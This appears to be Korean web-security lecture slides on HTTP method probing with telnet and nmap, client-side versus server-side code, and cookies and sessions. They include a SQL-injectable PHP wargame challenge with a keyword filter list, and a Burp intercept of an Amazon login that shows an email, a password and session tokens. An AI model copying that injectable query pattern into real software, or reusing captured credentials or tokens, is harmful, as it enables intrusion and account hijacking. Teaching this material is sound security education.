  - Telnet 을 이용하여 메소드 확인
    - OPTIONS 허용하지 않는 사례

```
root@kali:~# telnet www.kisa.or.kr 80
Trying 163.171.72.211...
Connected to www.kisa.or.kr.cdngc.net.
Escape character is '^]'.
OPTIONS / HTTP/1.1
host: www.kisa.or.kr

HTTP/1.1 503 Service Unavailable
Date: Wed, 19 Sep 2018 04:34:33 GMT
X-Px: nc h0-s1313.p61-icn ( origin>CONN>ioe)
Px-503: 0 io exception
Content-Type: text/html; charset=iso-8859-1
Content-Length: 53
Connection: keep-alive

<html><body>Not found (error to origin)</body></html>Connection closed by foreign host.
```

## 4 HTTP Method

- HTTP 메소드
  - Telnet 을 이용하여 메소드 확인
    - OPTIONS 허용하지 않는 사례

```
root@kali:~# telnet www.naver.com 80
Trying 125.209.222.141...
Connected to www.naver.com.nheos.com.
Escape character is '^]'.
OPTIONS / HTTP/1.1
host: www.naver.com

HTTP/1.1 302 Moved Temporarily
Server: NWS
Date: Wed, 19 Sep 2018 04:37:12 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
Location: https://www.naver.com/
Vary: Accept-Encoding,User-Agent

9a
<html>
<head><title>302 Found</title></head>
<body bgcolor="white">
<center><h1>302 Found</h1></center>
```

## 4 HTTP Method

- HTTP 메소드
  - Telnet 을 이용하여 메소드 확인
    - 많은 메소드를 허용하고 있는 사례

```
root@kali:~# telnet demo.testfire.net 80
Trying 65.61.137.117...
Connected to demo.testfire.net.
Escape character is '^]'.
OPTIONS / HTTP/1.1
host: demo.testfire.net

HTTP/1.1 200 OK
Allow: OPTIONS, TRACE, GET, HEAD, POST
Server: Microsoft-IIS/8.0
Public: OPTIONS, TRACE, GET, HEAD, POST
X-Powered-By: ASP.NET
Date: Wed, 19 Sep 2018 05:40:39 GMT
Content-Length: 0
```

## 4 HTTP Method

- HTTP 메소드
  - Nmap을 이용하여 메소드 확인
    - nmap -p 80 --script http-methods localhost

```
root@kali:~# nmap -p 80 --script http-methods localhost

Starting Nmap 7.60 ( https://nmap.org ) at 2018-09-18 21:30 EDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000061s latency).
Other addresses for localhost (not scanned): ::1

PORT      STATE SERVICE
80/tcp    open  http
| http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD

Nmap done: 1 IP address (1 host up) scanned in 0.83 seconds
```

## 4 HTTP Method

- HTTP 메소드
  - Nmap을 이용하여 메소드 확인
    - nmap -p 80 --script http-methods demo.testfire.net

```
root@kali:~# nmap -p 80 --script http-methods demo.testfire.net

Starting Nmap 7.60 ( https://nmap.org ) at 2018-09-18 21:32 EDT
Nmap scan report for demo.testfire.net (65.61.137.117)
Host is up (0.043s latency).

PORT      STATE SERVICE
80/tcp    open  http
| http-methods:
|_ Supported Methods: OPTIONS TRACE GET HEAD POST
|_ Potentially risky methods: TRACE

Nmap done: 1 IP address (1 host up) scanned in 1.99 seconds
```

## 5 Client Side / Server Side

- 웹 프로그래밍 언어의 해석 위치
  - 웹에서 사용되는 언어가 해석/처리되는 위치에 따라 클라이언트 측, 서버 측으로 구분
    - 클라이언트 사이드 스크립트 언어는 웹 브라우저에서 수정 가능




## 5 Client Side / Server Side

- 웹 프로그래밍 언어의 해석 위치
  - 서버 측 기능
    - 웹 애플리케이션은 사용자에게 다양한 기능을 제공하기 위해 다양한 서버 측 기능을 이용
    - 서버 측 스크립트 언어: ASP, JSP, PHP, VBScript, Perl, Python 등
    - 웹 서버: 아파치, IIS, 네스케이프 엔터프라이지, Nginx 등
    - 데이터베이스: Microsoft SQL Server, 오라클, MySQL 등

## 5 Client Side / Server Side

- 웹 프로그래밍 언어의 해석 위치
  - 웹 서버 통계 ([netcraft.com](http://netcraft.com))



## 5 Client Side / Server Side

- 웹 프로그래밍 언어의 해석 위치

- HTML, Javascript

- [www.kisa.or.kr](https://www.kisa.or.kr/main.jsp) 메인 페이지에서 소스보기를 통해 HTML, Javascript 코드 볼 수 있음

```

← → ⌂ ⓘ view-source:https://www.kisa.or.kr/main.jsp
61     break;
62   }
63 }
64 return isM;
65 }
66 //]]>
67 </script>
68 <script type="text/javascript">
69 // getCookie
70 function getCookie(name){
71   var arg = name + "=";
72   var alen = arg.length;
73   var clen=document.cookie.length;
74   var i=0;
75
76   while(i< clen){
77     var j = i+alen;
78     if(document.cookie.substring(i,j)==arg){
79       var end = document.cookie.indexOf(";",j);
80       if(end== -1)
81         end = document.cookie.length;
82       return unescape(document.cookie.substring(j,end));
83     }
84   i=document.cookie.indexOf(" ",i)+1;
85   if (i==0) break;
86 }
87 return null;
88 }
89 // setCookie
90 function setCookie(name,value,expires){
91   document.cookie=name + "=" + escape(value) +
92   ((expires == null)? "" : (" ; expires=" + expires.toGMTString()));
93 }
94 function setcookieVariables(name, name2){
95   var today = new Date();
96   var expires=new Date();
97   expires.setTime(today.getTime() + 1000*60*60*24);
98   setCookie(name2.name,expires);
99 }

```

## 5 Client Side / Server Side

- 웹 프로그래밍 언어의 해석 위치

  - ASP, PHP, JSP

    - 서버 측에서 해석되기 때문에 클라이언트 브라우저에서 수정할 수 없음

```

3  <%
4  Function Reform(sString, nMaxLen, isNum)
5      Dim temp
6      Dim nErr
7      temp = Trim(sString) & ""
8
9      if isNum = 1 then
10         if isNumeric(temp) = Flase then
11             response.write(temp & " is Not Number ")
12         End if
13     end if
14
15     if nMaxLen > 0 then
16         if len(temp) > nMaxLen then
17             response.write(temp & "is over Maxlength " & nMaxLen)
18             response.end
19         end if
20     end if
21
22     temp = Replace ( temp, "'", "" )
23     temp = Replace ( temp, "--", "" )
24
25     Reform = temp
26
27 End Function
28 %>
29
30
31
32 <%
33     id = Reform(request.Form("userid"),0,0)
34     password = Reform(request.Form("userpw"),0,0)
35

```

```

<?php
include "./config.php";
login_chk();
dbconnect();
if(preg_match('/probl_|₩_|₩₩(|₩)/i', $_GET[no])) exit("No Hack ~_~");
if(preg_match('/₩'|i', $_GET[pw])) exit("HeHe");
if(preg_match('/₩'|substr|ascii|=or|and| llike|0x|i', $_GET[no])) exit("HeHe");
$query = "select id from prob_bugbear where id='guest' and pw='".$_GET[pw']."' and no='".$_GET[no]'";
echo "<hr>query : <strong>{$query}</strong><hr><br>";
$result = @mysql_fetch_array(mysql_query($query));
if($result['id']) echo "<h2>Hello {$result[id]}</h2>";
$_GET[pw] = addslashes($_GET[pw]);
$query = "select pw from prob_bugbear where id='admin' and pw='".$_GET[pw]'";
$result = @mysql_fetch_array(mysql_query($query));
if(($result['pw']) && ($result['pw'] == $_GET['pw'])) solve("bugbear");
highlight_file(__FILE__);
?>


```

## 6 Cookie &amp; Session

## • Cookie &amp; Session


## – 웹 애플리케이션에서 사용자를 인증하는데 사용되는 정보

- 최초 웹 애플리케이션 로그인 시 아이디와 패스워드를 웹 애플리케이션에 전달함
- 로그인 성공하면 웹 애플리케이션은 브라우저에게 쿠키 변수에 세션 값을 담아서 전달함
- 이후 브라우저는 웹 애플리케이션에 인증 정보를 전달할 때 쿠키를 전달함



## 6 Cookie & Session

- Cookie & Session
  - 아마존 웹 사이트 로그인 시 쿠키/세션 생성 Case
    - 최초 웹 애플리케이션 로그인 시 아이디와 패스워드를 웹 애플리케이션에 전달함



## 6 Cookie & Session

- Cookie & Session
- 아마존 웹 사이트 로그인 시 쿠키/세션 생성 Case
- 홈페이지 로그인 시 접속 정보는 POST 방식으로 사용자 ID, Password가 전달됨

The screenshot shows a network traffic capture interface with the following details:

- Request URL:** https://www.amazon.com:443 [54.239.25.192]
- Buttons:** Forward, Drop, Intercept is on, Action, Comment this item, Raw, Params, Headers, Hex.
- Request Body (Raw):**

```
session-token=m2ZvgjSs+di1cg58cib4LM4AAOq9zzUa6EbdgXyubHH0wJRXJ2uuyst899Ly764yMbesJgSwRNDwIC+4ACTWB85Bc+h/pUIyzW3Faa+AOFHCl6
pKiYADhGjM2owQAmZDx0U1+iAT8sfloEo1jIclJw/JbwS287TdF5z93ZqRQ9//WoNOqGTYAEiAxjWzkAIBkS7jTQdD2snOz80WURfQmLaXJjPjx0JY1Uhj4c2w0lAZ
oWc1jJ3SJOsFnFgStCG84; session-id-time=2082787201; session-id=156-8717059-5314943; ubid-main=154-3040927-5884906;
csm-hit=E7EEVPQ39HS7RXVHVESZ+b-FEMYNBE8QHX22R6BQKWQ|1472137541140

appActionToken=aKgE2vaPESGmBLWoAZgaUA8tQs0j3D&appAction=SIGNIN&openid.pape.max_auth_age=ape%3AMA%3D%3D&openid.return_to=ape
%3AaHR0cHM6Ly93d3cuYW1hem9uLmNvbS8%2FX2VuY29kaW5nPVVURjgmcmVmXz1uYXZfeWFfc2lnbmlu&prevRID=ape%3ARKVNNU5CRTThRSFgyMII2QIF
LV1E%3D&openid.identity=ape%3AaHR0cDovL3NwZWNgLm9wZW5pZC5uZXQvYXV0aC8yLjAvaWRlbnRpZmllcl9zZWxly3Q%3D&openid.assoc_handle=ape
%3AdXNmbGV4&openid.mode=ape%3AY2hIY2tpZF9zZXr1cA%3D%3D&openid.ns.pape=ape%3AaHR0cDovL3NwZWNgLm9wZW5pZC5uZXQvZxh0ZW5z
aW9ucy9wYXBILzEuMA%3D%3D&openid.claimed_id=ape%3AaHR0cDovL3NwZWNgLm9wZW5pZC5uZXQvYXV0aC8yLjAvaWRlbnRpZmllcl9zZWxly3Q%3D&
pageId=ape%3AdXNmbGV4&openid.ns=ape%3AaHR0cDovL3NwZWNgLm9wZW5pZC5uZXQvYXV0aC8yLjA%3D&email=anresa%40gmail.com&create=0&
password=anresa_password&metadata1=gA4mwdA9onJ2%2B0Nd5RQGjS2VxwguiBSLmr%2BgKP1njciu%2B9RouGaG9E1AiDj%2FUq2qCXISKyp%2FxJXJfs
QpZWOTjdInzaC66%2FgrZ%2BDISqgdUMDBhcIFEJ%2FNEGvvovHiyPYxyb%2B6N1gCCDHrFuE%2BzjZssu6JUnYGgk7wAMuUJOPDAVUUjyNjzAbKaxBu2gQQ
d316urg2qDpIRssIJLoVHTmVpp7oTJNlxmcU8cvMSuANICFZoKGqnqwDgfzh%2Bv8uQns3kgmuLUg%2BdyppR3nwoDaPzarKQVU4DgokZNvYgQuxBv2nj4
%2FyKOOQ675huANtpj5Zaj1WbfCIOfMrqa97xCWQhl6XVPLU%2FxOsIzVX%2F6DNRUPaYGMvNBmaW7y96zkPeFW83uvtsfLwhgkAcYlbDnBm0A1%2FYJX
yNIIiNB7AMifITBmjyKOWt0ME53FRF2ePsd4Lc%2BLEtNCtm075C4gk16ifs5qvus46m1wM1KvHAQCNUFqs7Hly0fL57a510fUQl8Z%2F20qBeTNrrqRWqfE%2F4%
2BCMSrqFJIjFcLkCqzZOixEN6lGTFJlZf9uJQjVUkUxbBmBiZQcgaEZUtoUxjjPIU7Vd%2BL%2BGGV5x2NnT87dexPcW4V1T2ZSD6iqympaRWYNCTI3J85PN4NI%2
FLfs6duYMjuWgu%2F3NEwmIAoSaQCsWUAHQ94sEZfZJ8PHD4bEKwsAi97QtQ7jUkpbsrIzQuaPmRbColZ3Qhnhskn%2FTE1xI08vrV2otYsht1ivf0Ljx3YSU%
2FjYNqgFAmKn1LXegWfd%2BudH6Y116njXqvY55hc0YEB5%2BU63EULjvWGYAN%2FVChPBVKT4NfmRL1by4QnHDx78tuX3xYkC8CjDsM4GB4y00o9950em7um
WmCuyV8YC8%2FbO%2FLQY4moI98v4N%2F4ez2NgbZIPKG2DcKsQoheHh5OP8ztN%2B5KjtgxGzpkfQZiDoA1IZAmV3QEJC7XQVBPh4KDcnY5gniYQ4emr
```

## 6 Cookie & Session

### • Cookie & Session

#### – 아마존 웹 사이트 로그인 시 쿠키/세션 생성 Case

- 로그인 성공 시 웹 애플리케이션은 클라이언트에게 Set-Cookie로 쿠키 값을 생성함

Response from https://www.amazon.com:443/ap/signin [54.239.25.192]

Forward Drop Intercept is on Action Comment this item ?

Raw Headers Hex


```

Cache-Control: max-age=0, no-cache, no-store, must-revalidate
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Location: https://www.amazon.com/?_encoding=UTF8&ref_=nav_ya_signin&
X-Frame-Options: SAMEORIGIN
Set-Cookie: ap-fid="" Domain=.amazon.com; Expires=Thu, 01-Jan-1970 00:00:10 GMT; Path=/; Secure
Set-Cookie: a-ogbcbff=deleted; Domain=.amazon.com; Expires=Thu, 01-Jan-1970 00:00:10 GMT; Path=/
Set-Cookie: x-main="" Domain=.www.amazon.com; Expires=Thu, 01-Jan-1970 00:00:10 GMT; Path=/; Secure
Set-Cookie: session-id="" Domain=.www.amazon.com; Expires=Thu, 01-Jan-1970 00:00:10 GMT; Path=/; Secure
Set-Cookie: session-token="" Domain=.www.amazon.com; Expires=Thu, 01-Jan-1970 00:00:10 GMT; Path=/; Secure
Set-Cookie: session-id-time="" Domain=.www.amazon.com; Expires=Thu, 01-Jan-1970 00:00:10 GMT; Path=/; Secure
Set-Cookie: ubid-main="" Domain=.www.amazon.com; Expires=Thu, 01-Jan-1970 00:00:10 GMT; Path=/; Secure
Set-Cookie: at-main="" Domain=.www.amazon.com; Expires=Thu, 01-Jan-1970 00:00:10 GMT; Path=/; Secure
Set-Cookie: sess-at-main="" Domain=.www.amazon.com; Expires=Thu, 01-Jan-1970 00:00:10 GMT; Path=/; Secure
Set-Cookie: a-ogbcbff=1; Domain=.amazon.com; Expires=Thu, 25-Aug-2016 15:20:43 GMT; Path=/
Set-Cookie: ubid-main=154-3040927-5884906; Domain=.amazon.com; Expires=Wed, 20-Aug-2036 15:06:43 GMT; Path=/
Set-Cookie:
session-token="L2KIG39D3Re7wB+VWJ6wPN9w66HOEWLsC77/eaNhn71fB7JhEUECw2crO7AR2peF+zSRiO3PMUuIGPPYwEge8fcv6LCDvg0n3IDnwffyDnNrUhHxXmGwl+WB36
JOsuVQbTs6eYDln... 15:06:43 GMT; Path=/

```

# 6 Cookie & Session

- Cookie & Session
  - 크롬 개발자 도구에서 쿠키/세션 보기
    - 크롬 맞춤설정 > 도구 더보기 > 개발자 도구



## 6 Cookie & Session

### • Cookie & Session

#### – 크롬 개발자 도구에서 쿠키/세션 보기

- 개발자도구에서 ‘Application’ > Cookies에서 쿠키 확인 가능

The screenshot shows the Chrome DevTools interface. At the top, there's a browser window displaying the Amazon sign-in page. Below it, the DevTools interface is visible, specifically the Network tab which is currently selected. On the left side of the DevTools, there's a sidebar with storage options: Local Storage, Session Storage, IndexedDB, Web SQL, and Cookies. The Cookies section is highlighted with a red dashed box. Under Cookies, there's a sub-section for the URL https://www.amazon.com, also highlighted with a red dashed box. The main area of the DevTools shows a table of cookies. The table has columns for Name, Value, Domain, Path, Expires, Size, HTTP, Secure, and SameSite. Some cookie names are partially obscured by ellipses. The table includes the following data:

Name	Value	Domain	Path	Expires	Size	HTTP	Secure	SameSite
JSESSIONID	E92552DE3A0660B1D614E68D4675F5F3	www....	/	Session	42	✓	✓	
csm-hit	s-9EZE6SJMWRXKV1GW78W 150375117...	www....	/	2017-...	43			
session-id	132-2440656-1310310	.amaz...	/	2036-...	29			
session-id-time	20827872011	.amaz...	/	2036-...	26			
session-token	Dop7y9jCOeD7y29wrOOmzOjb1tLqA/7uY...	.amaz...	/	2037-...	269			
skin	noskin	.amaz...	/	Session	10			
ubid-main	135-3004870-1014229	.amaz...	/	2037-...	28			
x-wl-uid	10OoFoK/DABzponx7nU/XPTObRDNPh5F...	.amaz...	/	2036-...	85			

## 6 Cookie & Session

### • Cookie & Session

#### – 크롬 개발자 도구에서 쿠키/세션 보기

- 아마존 쿠키 케이스

The screenshot shows the Amazon homepage with a banner for 'The Ultimate Activewear'. Below the banner, the developer tools Network tab is open, displaying a table of cookies. The table includes columns for Name, Value, Domain, Path, Expires, Size, HTTP, Secure, and SameSite. Key entries include JSESSIONID, at-main, csm-hit, lc-main, sess-at-main, session-id, session-id-time, session-token, skin, u-bid-main, x-main, and x-wl-uid.

Name	Value	Domain	Path	Expires	Size	HTTP	Secure	SameSite
JSESSIONID	OB0EEAE650C816C4CF1FD0E4CA1E533F	www...	/	Session	42	✓	✓	
a-ogbcbff	1	amaz...	/	2017...	10			
at-main	AtzajlwEB	I26Ww...	amaz...	2037...	434	✓	✓	
